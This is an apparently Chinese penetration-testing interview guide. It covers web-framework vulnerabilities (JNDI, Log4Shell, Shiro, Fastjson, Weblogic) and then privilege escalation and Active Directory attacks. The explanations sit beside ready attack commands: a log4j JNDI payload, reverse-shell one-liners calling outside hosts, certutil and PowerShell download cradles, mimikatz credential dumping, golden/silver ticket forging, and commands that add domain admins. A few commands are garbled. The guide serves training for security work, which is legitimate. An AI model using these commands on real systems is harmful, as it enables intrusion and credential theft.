

面试宝典

框架篇

1.1.1 常用 web 应用的 Java 框架有哪些？

WebLogic、struts2、log4j、WebSphere、JBoss、Jenkins、OpenNMS

1.1.2 常见的 PHP 框架有哪些？

ThinkPHP、Yii、CakePHP、Zend Framework

1.1.3 JNDI 和 JDBC 的区别

Java Database Connectivity (JDBC): Java 数据库连接，用于在 Java 语言编程中与数据库连接的 API

JNDI (Java Name Directory Interface): Java 命名和目录接口

1、请求资源的主动性不一样: JDBC 是通过 java 程序主动去连接数据库获得连接，而 JNDI 是通过请求命名服务器返回数据库连接

2、功能范围不一样: JDBC 只能用来做一件事那就是连接数据库，而命名 JNDI 除了能和 JDBC 做同样的事以外还能管理当前应用服务器上的其他资源，如网页，文件等

3、请求连接数不同: JNDI 连接池数高于 JDBC

注：JNDI 支持的服务有：LDAP (389)、DNS () 53、CORBA、RMI (1099)、NDS、NIS

1.1.4 JNDI 注入条件、原理、方法、防御？

一、JNDI 注入 **前提条件:** 必须知道 **JDK 版本**

注：**JDK 6u45、7u21 之后:** java.rmi.server.useCodebaseOnly 的默认值被设置为 true。当该值为 true 时，**禁用自动加载远程类文件**，仅从 CLASSPATH 和当前 JVM 的 java.rmi.server.codebase 指定路径加载类文件

JDK 6u141、7u131、8u121 之后: 增加了 com.sun.jndi.rmi.object.trustURLCodebase 选项，默认为 false，**禁止 RMI**

和 CORBA 协议使用远程 codebase 的选项

JDK 6u211、7u201、8u191 之后: 增加了 `com.sun.jndi.ldap.object.trustURLCodebase` 选项，默认为 `false`，禁止

LDAP 协议使用远程 codebase 的选项


二、原理: 当攻击者可以控制 JNDI 客户端的 `lookup()` 函数的参数，或 `Reference` 类构造方法的 `classFactoryLocation` 参数时，会使用户的 JNDI 客户端访问 RMI 注册表中绑定的恶意 `Reference` 类，从而加载远程服务器上的 `class` 文件，实现 JNDI 注入攻击，导致远程代码执行

三、方法:

1、RMI 攻击向量:

1) **lookup 参数注入:** 当 JNDI 客户端的 `lookup()` 函数的参数可控，即 URI 可控时，根据 JNDI 协议动态转换的原理，攻击者可以传入恶意 URI 地址，指向攻击者的 RMI 注册表服务，以使受害者客户端加载绑定在攻击者 RMI 注册表服务上的恶意类，从而实现远程代码执行

2) **classFactoryLocation 参数注入:** 服务端程序在调用 `Reference()` 初始化参数时，其中的 `classFactoryLocation` 参数外部可控，导致存在 JNDI 注入



3) **RMI 恶意远程对象:** 攻击者实现 RMI 恶意远程对象并绑定到 RMI Registry 上，编译后的 RMI 远程对象类可以放在 HTTP/FTP/SMB 服务器上，这个 Codebase 地址由远程服务器的 `java.rmi.server.codebase` 属性设置，供受害者的 RMI 客户端远程加载，但 `useCodebaseOnly` 的限制较多，实际价值不大

4) **结合反序列化漏洞:** 如：由于 JNDI 注入引发的 Spring Framework 的反序列化漏洞

2、LDAP 攻击向量: 基本和 RMI 一致，当 JDK 版本介于 8u191、7u201、6u211 与 6u141、7u131、8u121 之间时，可以利用 LDAP+Reference 的技巧来进行 JNDI 注入的利用

3、CORBA 攻击向量: 暂未总结

四、防御：

- 1) 使用最新的 JDK 版本；
- 2) 将外部数据传入 `InitialContext.lookup()` 方法前先进行严格的过滤；
- 3) 使用安全管理器时，需要仔细审计安全策略；

参考：<https://blog.csdn.net/dupei/article/details/120534024>

1.1.5 常见的关系型和非关系型数据库？默认端口是多少？

关系型数据库： MsSQL(1433)、Oracle, (1521)、MySQL(3306)、DB2(5000)

非关系型数据库：

文档型：MongoDB(27017)、CouchDB(5984)

键值型：Redis(6379)

列存储型：Hbase(16000)

图形型：Neo4j(1337)

1.1.6 关系型数据库和非关系型数据库的定义？

关系型数据库： 是指采用了关系模型来组织数据的数据库。关系模式是二维表格模型

非关系型数据库： 去掉关系数据库的关系型特性。数据之间无关系

1.1.7 关系型数据库和非关系型数据库有什么区别？

存储： 关系型数据库是以表格的形式进行存储的，而非关系型数据库以 key-value 形式存储的

事务： 关系型数据库汇总有事务的概念，而非关系型数据库中没有，数据集都是原子级别的

场景： 关系型数据库适用需要做复杂处理、安全性要求较高的场景；非关系型适用数据结构不固定，高并发高读写的场景

结构： 关系型数据库的结构是预先定义好的，非关系型数据库，数据可以在任何时候任何地方添加，不需要预先定义

1.1.8 数据库中的事务是什么意思？有什么特性？

定义：事务（transaction）：是作为一个单元的一组有序的数据库操作

原子性：即不可分割性，事务要么全部被执行，要么就全部不被执行

一致性：事务的执行使得数据库从一种正确状态转换成另一种正确状态

隔离性：事务正确提交前，不允许把该事务对数据的任何改变提供给任何其他事务

持久性：事务正确提交后，其结果将永久保存在数据库中，即使在事务提交后有了其他故障，事务的处理结果也会得到保存

1.1.9 MySQL 数据库的存储引擎(也称为表类型)有哪些？

InnoDB(默认)：事务安全的存储引擎，具备提交、回滚以及崩溃恢复的功能

MyISAM：不支持事务、外键；优势是访问速度快，用于只读或以读为主的数据场景

MEMORY：在内存中存储数据(服务关数据丢)，用于对非关键数据由快速查找的场景

CSV：CSV 表是以逗号分隔的文本文件，一般在导入或导出阶段使用

BLACKHOLE：应用于 DML 语句需要发送到从服务器，但主服务器并不会保留这种数据的备份的主从配置

FEDERATED：提供了从多个物理机上联接不同的 MySQL 服务器来创建一个逻辑数据库的能力，适用于分布式或者数据市场

MRG_MYISAM

ARCHIVE

PERFORMANCE_SCHEMA

其中 NDB 和 InnoDB 提供事务安全表，其他存储引擎都是非事务安全表

1.1.10 MySQL 数据库 MyISAM 和 InnoDB 的区别？

1. InnoDB 支持 ACID 事务，MyISAM 不支持事务

2. InnoDB 支持外键，而 MyISAM 不支持

3. InnoDB 是聚集索引，MyISAM 是非聚集索引

聚簇索引的文件存放在主键索引的叶子节点上，因此 InnoDB 必须要有主键，通过主键索引效率很高

MyISAM 是非聚集索引，数据文件是分离的，索引保存的是数据文件的指针

4. InnoDB 不保存表的具体行数，执行 `select count(*) from table` 时需要全表扫描，而 MyISAM 用一个变量保存了整个表的行数，执行上述语句时只需要读出该变量即可，速度很快

5. InnoDB 最小的锁粒度是行锁，MyISAM 最小的锁粒度是表锁

1.1.11 数据库常见的函数有哪些？

一、算数函数

`abs(x)`: 返回 `x` 的绝对值

`sqrt(x)`: 返回一个数的平方根

`ceiling(x)`: 返回大于 `x` 的最小整数值

`floor(x)`: 返回小于 `x` 的最大整数值

`exp(x)`: 返回值 `e`（自然对数的底）的 `x` 次方

`greatest(x1, x2, ..., xn)`: 返回集合中最大的值

`least(x1, x2, ..., xn)`: 返回集合中最小的值

`mod(x, y)`: 返回 `x/y` 的模（余数）

二、聚合函数(常用于 `group by` 从句的 `select` 查询中)

`avg(col)`: 返回指定列的平均值

`count(col)`: 返回指定列中非 `null` 值的个数

`min(col)`: 返回指定列的最小值

`max(col)`: 返回指定列的最大值

`sum(col)`: 返回指定列的所有值之和

`group_concat(col)`: 返回由属于一组的列值连接组合而成的结果

三、字符串函数

`ascii(char)` 返回字符的 `ascii` 码值

`concat(s1, s2..., sn)` 将 `s1, s2..., sn` 连接成字符串

`concat_ws(sep, s1, s2..., sn)` 将 `s1, s2..., sn` 连接成字符串，并用 `sep` 字符间隔

`left(str, x)` 返回字符串 `str` 中最左边的 `x` 个字符

`position(substr in str)` 返回子串 `substr` 在字符串 `str` 中第一次出现的位置

四、系统信息函数

`database()` 返回当前数据库名

`benchmark(count, expr)` 将表达式 `expr` 重复运行 `count` 次

`connection_id()` 返回当前客户的连接 id

`found_rows()` 返回最后一个 `select` 查询进行检索的总行数

`user()` 或 `system_user()` 返回当前登陆用户名

`version()` 返回 mysql 服务器的版本

1.1.12 常见的中间件有哪些？有什么漏洞？

- 1、**IIS**: 远程代码执行、解析漏洞
- 2、**apache**: 解析漏洞，目录遍历
- 3、**Nginx**: 文件解析、目录遍历、目录穿越
- 4、**JBOSS**: 反序列化漏洞、war 后门文件部署
- 5、**weblogic**: 反序列化漏洞、SSRF 任意文件上传

1.1.13 Jboss 中间件有哪些反序列化漏洞？

JBoss 4.x JBossMQ JMS 反序列化漏洞 (CVE-2017-7504)

原理: 在于 `ObjectInputStream` 类在反序列化时，没有对生成的对象的类型做限制

JBoss 5.x/6.x 反序列化漏洞 (CVE-2017-12149)

原理: Jboss 的 `HttpInvoker` 组件中的 `ReadOnlyAccessFilter` 的 `doFilter` 方法在没有进行任何安全检查和限制的情况下尝试将来自客户端的序列化数据流进行反序列化，导致任意代码执行

1.1.14 weblogic 有哪些漏洞？

弱口令漏洞、任意文件上传漏洞、反序列化漏洞

T3 协议反序列化漏洞: 在 t3 协议反序列化解析时，过滤不严格，导致了黑名单绕过，从而产生了漏洞，攻击时将恶意序列化数据拼接到 T3 的 JAVA 序列化数据 (ac ed 00 05 开头) 的第一部分 (非 JAVA 序列化数据) 中，或者后面 Java 序列化部分的任意一个替换为恶意序列

基于 XML 的反序列化漏洞: 通过引用 `XMLDecoder` 类用于读取使用 `XMLEncoder` 创建的 XML 文档，用途类似于 `ObjectInputStream`。当构造恶意的 xml 时，使用 `XMLEncoder` 解析，进行反序列化时，将会触发命令执行

未授权访问、远程代码执行漏洞: CVE-2020-14882 和 CVE-2020-14883 构造特殊的 HTTP 请求，在未经身份验证的情况下管 WebLogic Server Console，并在 WebLogic Server Console 执行任意代码

SSRF 漏洞 (CVE-2014-4210): 利用 SSRF 漏洞攻击内网 Redis 组件，发送 Redis 命令，将反弹 shell 写

入定时任务中，然后 getshell

1.1.15 log4j2 的漏洞原理是什么？(CVE-2021-44228)

format() 方法发现日志中包含 “\${}” 就会将表达式的内容替换为表达式解析后的内容，导致攻击者构造符合要求的表达式供系统执行

常用的 POC(`${jndi:ldap://my-ip/exp}`) 利用了 log4j 的递归解析和 JNDI 注入，当 POC 传到 log4j 的日志中，lookup 方法执行 POC，远程下载 class 文件并执行

注：LDAP：轻量级目录访问协议：用于用户认证；端口号为：389；缺点：不安全

LDAPS：端口号：636；SSL LDAP

1.1.16 Apache Shiro 与 Spring Security 区别

Shiro：用于中小型项目比较常见，简单易上手，可以支持多种环境

Shiro 可以不跟任何的框架或者容器绑定，可独立运行

Spring Security：一般多用于 spring 环境，中大型项目，更强大

Spring Security 则必须要有 Spring 环境

1.1.17 shiro 的反序列化漏洞是什么？如何发现？

介绍：

影响范围：shiro 550: Apache Shiro <= 1.2.4; shiro 721: Apache Shiro < 1.4.2

rememberMe 生成过程：序列化->AES 加密->Base64 编码->生成 rememberMe 内容

服务端接收 Cookie 值时：检索 Cookie 中的 rememberMe 内容->Base64 解密->AES 解密(加密密钥硬编码)->反序列化(未做处理)

漏洞原理：

Shiro-550(CVE-2016-4437)：Apache Shiro 默认使用了 CookieRememberMeManager，其处理 Cookie 的流程：得到 rememberMe 的 Cookie 值 -> Base64 解码 -> AES 解密 -> 反序列化；然而 AES 的密钥是硬编码的(在源代码中能找到)，就导致了攻击者可以构造恶意数据造成反序列化的 RCE 漏洞

Shiro-721：由于 Apache Shiro cookie 中通过 AES-128-CBC 模式加密的 rememberMe 字段存在问题，用户可通过 Padding Oracle 加密生成的攻击代码来构造恶意的 rememberMe 字段，并重新请求网站，进行反序列化攻击，最终导致任意代码执行

如何发现：

1) 在登录处，返回包中包含 rememberMe=deleteMe 这个字段

2) 直接发送源数据包，返回数据包中不存在关键字，通过在发送数据包的 Cookie 中增加字段

1.1.18 shiro-721 漏洞如何利用？

漏洞指纹：Set-Cookie: rememberMe=deleteMe

攻击流程：

1、登录网站（勾选 Remember），并从 Cookie 中获取合法的 RememberMe

2、使用 RememberMe cookie 作为 Padding Oracle Attack 的前缀

- 3、加密 ysoserial 的序列化 payload，以通过 Padding Oracle Attack 制作恶意 RememberMe
- 4、重放恶意 RememberMe cookie，以执行反序列化攻击

1.1.19 struts2 的远程代码执行漏洞利用原理是什么？

Struts2 在使用 Freemarker 模板引擎的时候，同时允许解析 OGNL 表达式。导致用户输入的数据本身不会被 OGNL 解析，但由于被 Freemarker 解析一次后变成一个表达式，被 OGNL 解析第二次，导致任意命令执行漏洞

1.1.20 struts2 远程代码执行漏洞有哪些？

s2-005、s2-009、s2-013、s2-016、s2-019、devmode、s2-032、s2-037、s2-045、s2-048、s2-052、s2-057、s2-060

1.1.21 Spring 远程代码执行漏洞特征码

APACHE-Tomcat

vmware-SpringBoot-framework

vmware-SpringBoot-framework

vmware-Spring-Batch

vmware-Spring-framework

vmware-Spring-Security

country="CN"

1.1.22 Redis 为授权访问是怎么利用的？

- 1、使用 Redis-cli 连接 Redis，使用 config 命令把 webshell 写到网站目录下
- 2、攻击端监听端口，将反弹 shell 写入定时任务中
- 3、将反弹 shell 写到 lua 脚本中，然后使用 Redis-cli --eval lua 脚本 -h 目标 IP
- 4、利用公钥登录 Redis：将 kali 生成的公钥保存到目标服务器的 /root/.ssh 文件夹的 authorized_keys 文件中，进而可以直接使用对应的私钥登录目标服务器

1.1.23 什么是 fastjson、有哪些漏洞、攻击原理、特征、防范方法？

一、什么是 fastjson

(1) Fastjson 是 Alibaba 开发的 Java 语言编写的高性能 JSON 库

(2) 攻击者准备 rmi 服务和 webredis 服务，将 rmi 绝对路径注入到 lookup 方法中，受害者 JNDI 接口会指向攻击者控制 rmi 服务器，JNDI 接口向攻击者控制 web 服务器远程加载恶意代码，执行构造函

数形成 RCE

二、fastjson 漏洞历史

(1) fastjson-1.2.24

(fastjson 接受的 JSON 可以通过艾特 type 字段来指定该 JSON 应当还原成何种类型的对象，在反序列化的时候方便操作)

(2) fastjson-1.2.48 以下

(checkAutoType 中使用 TypeUtils.getClassFromMapping(typeName) 去获取 class 不为空，从而绕过了黑名单检测)

(3) fastjson-1.2.60 以下(在此版本以下，字符串中包含\x 转义字符时可以造成 dos 漏洞)

三、攻击原理

1、fastjson 通过@type 的值传入类，在解析 json 时，就会调用传入属性的 getter，setter 方法。如果找到一个类 getter，setter 能够传入可控的恶意 class 字节码或者是 jdni 服务，就能导致 rce。

2、fastjson 的防范类是 checkAutoType 函数，而导致命令执行的很关键的一步是 loadClass，因此从 checkAutoType 到 loadClass 之间的代码，是需要关注的关键部分。

四、攻击特征

答：BP 请求包里面有 XML 写的攻击代码，一般代码内容：

```
"@type":"org.apache.commons.configuration.JNDIConfiguration",  
"prefix":"rmi://ip:port/Exploit"}
```

五、防范方法

1. 升级 Fastjson 到 1.2.58 版本，并关闭 Autotype;
2. WAF 拦截 Json 请求中的多种编码形式的 '@type'，'\u0040type' 等字样;
3. 建议尽可能使用 Jackson 或者 Gson;
4. 升级 JDK 版本到 8u121, 7u13, 6u141 以上

1.1.24 PHPinfo 包含哪些敏感信息？

- 1) PHP 编译选项以及文件扩展名的相关信息;
- 2) php 的版本信息 ;
- 3) php 的配置信息;
- 4) 数据库信息等敏感信息;

提权和内网渗透篇

1.1.1 MySQL 提权的方法有哪些？

- 1、 UDF 提权
- 2、 MOF 提权
- 3、 通过数据库语句写入启动项提权
- 4、 漏洞提权：如：CVE-2016-6663 和 CVE-2016-6664

1.1.2 什么是 UDF?

UDF 是 mysql 的一个拓展接口，UDF (Userdefined function) 可翻译为用户自定义函数，这个是用来拓展 Mysql 的技术手段，通过 UDF 机制，使用者可以添加新函数

1.1.3 UDF 提权的条件是什么?

- 1、MySQL 数据库没有开启安全模式 (确认 `secure_file_priv = ''` 是否为空)
- 2、已知的数据库用户对数据库具有写文件的权限 (将 UDF 的动态链接库放到 mysql 的 `lib\plugin` 下)
- 3、数据库允许远程登录，不限制只能允许本地登录 (目的是：远程添加函数)

1.1.4 UDF 动态链接库在 Windows 和 linux 有何不同?

windows 环境下后缀名为 `.dll`，在 linux 环境下后缀名为 `.so`

1.1.5 UDF 提权是怎么做的? (原理)

在满足 UDF 提权的 3 大条件后，将 UDF 动态链接库 (可以利用 `sqlmap/udf/mysql` 下的链接库，但是需要利用 `/extra/cloak/cloak.py` 解码；也可以利用 `msf` 的 `/usr/share/metasploit-framework/data/exploits/mysql/动态链接库`) 放到 mysql 的 `lib/plugin` 目录下，然后登录 mysql 执行 `CREATE FUNCTION 命令 RETURNS STRING SONAME '动态链接库文件'`；

1.1.6 什么是 MOF? 有什么用?

MOF (托管对象格式)

位置: `c:/windows/system32/wbem/mof/nullevt.mof`

作用: 每隔五秒就会去监控进程创建和死亡

1.1.7 MOF 提权的利用条件是什么?

- 1、只适用于 windows 系统，一般低版本系统才可以用，比如 xp、2000、server2003
- 2、对 `C:\Windows\System32\wbem\MOF` 目录有读写权限
- 3、可以找到一个可写目录，写入 mof 文件
- 4、`secure-file-priv` 参数不为 null

1.1.8 MOF 提权原理

使用 root 权限去执行上传的 mof，上传的 mof 当中有一段是 vbs 脚本，这个 vbs 大多数的是 cmd 的添加管理员用户的命令

Vbs 脚本内容：`"var WSH = new ActiveXObject("\WScript.Shell")\nWSH.run("\net.exe user test test123 /add")\nWSH.run("\net.exe localgroup administrators test /add")";`

1.1.9 MOF 提权是怎么做的？

- 1、上传包含 vbs 脚本（脚本里面包含提权语句，比如创建账号，并将账号加入管理员组的语句）的 xxx.mof 文件到服务端可写目录
- 2、进入 mysql 命令行执行导入命令，将上传的 mof 文件内的语句导入到 nullevt.mof，导入后系统就会自动运行（导入命令：`select load_file("xxx.mof") into dumpfile "C:/Windows/System32/wbem/MOF/nullevt.mof"`）

1.1.10 Kerberos 协议是什么？由什么组成？

定义：不依赖于主机操作系统的网络认证协议，通过密钥系统为客户机 / 服务器应用程序提供认证服务

组成：

客户端（client）：发送请求的一方


服务端（Server）：接收请求的一方

密钥分发中心（Key Distribution Center, KDC），而密钥分发中心一般又分为两部分，分别是：

AS（Authentication Server）：认证服务器，专门用来认证客户端的身份并发放客户用于访问 TGS 的 TGT（票据授予票据）

TGS（Ticket Granting Ticket）：票据授予服务器，用来发放整个认证过程以及客户端访问服务端时所需的服务授予票据（Ticket）

1.1.11 Kerberos 认证流程是什么？



1.1.12 黄金票据和白银票据的区别是什么？

1、获取的权限不同

金票：伪造的 TGT，可以获取任意 Kerberos 的访问权限

银票：伪造的 ST，只能访问指定的服务，如 CIFS

2、认证流程不同

金票：同 KDC 交互，但不和 AS 交互

银票：不同 KDC 交互，直接访问 Server

3、加密方式不同

金票：由 KRBTGT NTLM Hash 加密

银票：由服务账号 NTLM（指 [telnet](#) 的一种验证身份方式）Hash 加密

1.1.13 伪造黄金票据的前提条件是什么？

- 1、域名称(net config workstation)
- 2、域的 SID 值(whoami /all)
- 3、域的 KRBTGT 账号的 HASH
- 4、伪造任意用户名

1.1.14 黄金票据如何利用？

一、伪造凭证，提升域内普通用户的权限

- 1、以管理员用户登录域内的一个主机
- 2、通过：net config workstation 获取域名
- 3、通过：nltest /dsgetdc:域名，获取域控主机名
- 4、上传 mimikatz，以管理员权限运行 CMD 执行 mimikatz，生成 txt 文件，文件内容为域内的一个用户名和密码
- 5、登录这个用户，并查看是否打了 MS14-068 漏洞的补丁(systeminfo | find "3011780")
- 6、上传 mimikatz 和 MS14-068 工具到 5 账户中，运行：whoami /user 查看 SID 值
- 7、使用 MS14-068 工具伪造票据，使用 mimikatz 清空之前的缓存凭证，导入伪造的票据
- 8、添加域管用户(net user xxx 密码 /add /domain)
- 9、添加至域管组(net group "Domain Admins" xxx /add /domain)

二、伪造金票：

- 1、登录 xxx 域管用户
- 2、使用命令导出用户 KRBTGT 的 HASH
- 3、执行命令查看 KRBTGT 用户的 SID 值
- 4、使用 mimikatz 生成金票，生成.kirbi 文件并保存

三、金票的使用

登录域内普通用户，通过 mimikatz 中的 kerberos::ptt 功能将生成的黄金票据导入内存中创建一个域管账号

1.1.15 白银票据如何利用？

一、伪造凭证，提升域内普通用户的权限

- 1、以管理员用户登录域内的一个主机；查看域名：net config workstation；查看域控主机名：nltest /dsgetdc:域名
- 2、上传 Mimikatz 工具，管理员模式运行 CMD 执行 mimikatz，生成 TXT 文件，包含域内一个用户名和密码
- 3、登录 TXT 中的用户并检查是否存在 MS14-068 漏洞(systeminfo | find "3011780")
- 4、上传 mimikatz 工具和 MS14-068 工具到 5 账户中，运行：whoami /user 查看 SUID 值
- 7、使用 MS14-068 伪造票据：
执行命令："*****DomainGontral.cyberpeace.com"，会在当前目录下生成一个凭证
执行：ms14-068.exe -u 域成员名@域名-p 域成员密码 s 域成员 sid -d 域控制器地址
- 8、使用 mimikatz 清空之前的缓存凭证，导入新凭证

```
mimikatz # kerberos:purge 清空票据
mimikatz # kerberos::ptc 票据文件地址
```

9、添加域管用户 CCC

```
net user CCC 密码 /add /domain
net group "Domain Admins" CCC /add /domain
```

二、伪造银票

1、登录上面创建的域管用户，用管理员权限打开 CMD，cd 到 mimikatz 存放的目录，去执行 mimikatz 的命令，得到 SID 和 NTLM。

```
(mimikatz.exe "privilege::debug""sekurlsa::logonpasswords" "exit">log.txt)
```

2、把 HASH 文件保存到本地，在重新登录到域内机器的本地账户，将 HASH 文件和 mimikatz 复制进去，先使用 mimikatz 清空票据，再导入伪造的票据

```
(kerberos:golden /domain:<域名> ?sid:<域 SID> /target<目标服务器主机名>/service:<服务类型> ?rc4:<NTLM Hash> /user.<用户名> ?ptt)
```

1.1.16 Windows 命令行如何下载文件？是如何利用的？

1、powershell

1) 在命令行输入 start powershell 启动

2) 利用 WebClient 对象

```
$client = new-object System.Net.WebClient
$client.DownloadFile('下载路径', '保存路径')
```

利用 Bitstransfer 模块

```
start-bitstransfer -source http://服务端 ip:端口/文件 -destination 本地路径
```

利用 Invoke-WebRequest

```
invoke-WebRequest -Uri "<File URL>" -OutFile "<File Name>"
```

2、bitsadmin

```
bitsadmin /rawreturn /transfer down 下载路径 保存路径
```

3、certutil

```
certutil -urlcache -split -f http://服务器 ip:端口/目标文件
```

4、vbs 脚本

1) 编写 vbs 脚本

2) cscript download.vbs http://www.xxx.com/目标文件 目标文件

5、FTP

```
ftp 服务端 ip/域名 - 登录 - 下载
```

1.1.17 反弹 shell 命令有？bash -i 含义？0>&1 含义？

1) 有哪些？

一、Bash TCP 型: bash -i >& /dev/tcp/192.168.171.1/9999 0>&1

二、Bash UDP 型: sh -i >& /dev/udp/127.0.0.1/8080 0>&1

三、Ncat: ncat 127.0.0.1 8080 -e /bin/bash

四、php -r ' =fsockopen("127.0.0.1", 8080);exec("/bin/sh -i <&3 >&3 2>&3");'

2) 选项含义

Bash -i: 产生一个交互式 shell

Ncat -e: 执行-e 后面的命令

PHP -r: 执行后面的代码

3) 0>&1、<&3、>&3、2>&3 什么意思?

0>&1: 将标准输入重定向到标准输出

<&3: (3: TCP 连接的文件描述符), tcp 连接输入

2>&3: 标准错误输出重定向到 TCP 连接

>&: 代表将标准输出和标准错误输出重定向到 VPS

1.1.18 隐蔽隧道攻击方式有哪些?

网络层: IPv6 隧道、ICMP 隧道、GRE 隧道

传输层: TCP 隧道、UDP 隧道、常规端口转发

应用层: SSH 隧道、HTTP 隧道、HTTPS 隧道、DNS 隧道

1.1.19 隐藏隧道攻击的原理是什么?

绕过端口屏蔽的通信方式, 防火墙两端的数据包通过防火墙所允许的数据包类型或者端口进行封装, 然后穿过防火墙, 与对方进行通信。当被封装的数据包到达目的地时, 将数据包还原, 并将还原后的数据包发送到相应的服务器上

1.1.20 正向 shell 和反向 shell 的区别是什么?

正向 shell: 攻击者连接被攻击机器, 可用于攻击者处于内网, 被攻击者处于公网

反向 shell: 被攻击者主动连接攻击者, 可用于攻击者处于外网, 被攻击者在内网

1.1.21 正向代理和反向代理的区别?

正向代理是代理客户端, 为客户端收发请求, 使真实客户端对服务器不可见;

反向代理是代理服务器端, 为服务器收发请求, 使真实服务器对客户端不可见

1.1.22 Windows 常见的提权手段有哪些?

1、系统漏洞提权

1、通过 Webshell 命令行执行 systeminfo 命令查看系统是否打了提权补丁, 未打补丁的系统可通过 github 下载系统提权漏洞 exp 进行提权, 如 KB2592799、KB3000061

2、通过 Webshell 找网站读写执行目录, 把 cs 马或提权 exp 上传到对方服务器 (如果 cmd 无法执行命令可单上传 cmd.exe 到对方服务器, 菜刀终端设置为 setp c:\XXX\cmd.exe)

2、数据库提权 (mysql 数据库的 MOF、UDF)

3、错误的系统配置提权：用木马替换服务调用的默认文件

4、web 中间件漏洞提权

5、绕过系统 UAC 提权

可通过 msf 里面的 getsystem 绕过 UAC，也可以通过 kail 模块的

exploit/windows/local/bypassuac_injection

exploit/windows/local/bypassuac_vbs

exploit/windows/local/ask 绕过 UAC

6、psexec 工具提权（普通用户—system 权限）

1) 上传 psexec 工具到 Windows/system32 目录下（不是必须条件）

命令行执行：PsExec.exe -accepteula -nobanner -i -s cmd，得到一个 system 权限的命令行

2) 提权使所有 cmd 命令行窗口都是以 system 权限打开

在 system 权限的窗口中打开任务管理器（taskmgr），然后结束桌面进程，创建一个新的桌面进程（explorer），以后在桌面中打开的 cmd 窗口都是以 system 权限运行的

注：1) 命令行创建 explorer 方式为：

命令行输入 taskmgr 打开任务管理器→文件→新建任务(运行)→打开：explorer

2) 执行 psexec 命令可能失败，这时需要执行：

reg add

"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" /v

"AutoShareServer" /t REG_DWORD /d 1 /f

reg add

"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" /v

"AutoShareWks" /t REG_DWORD /d 1 /f

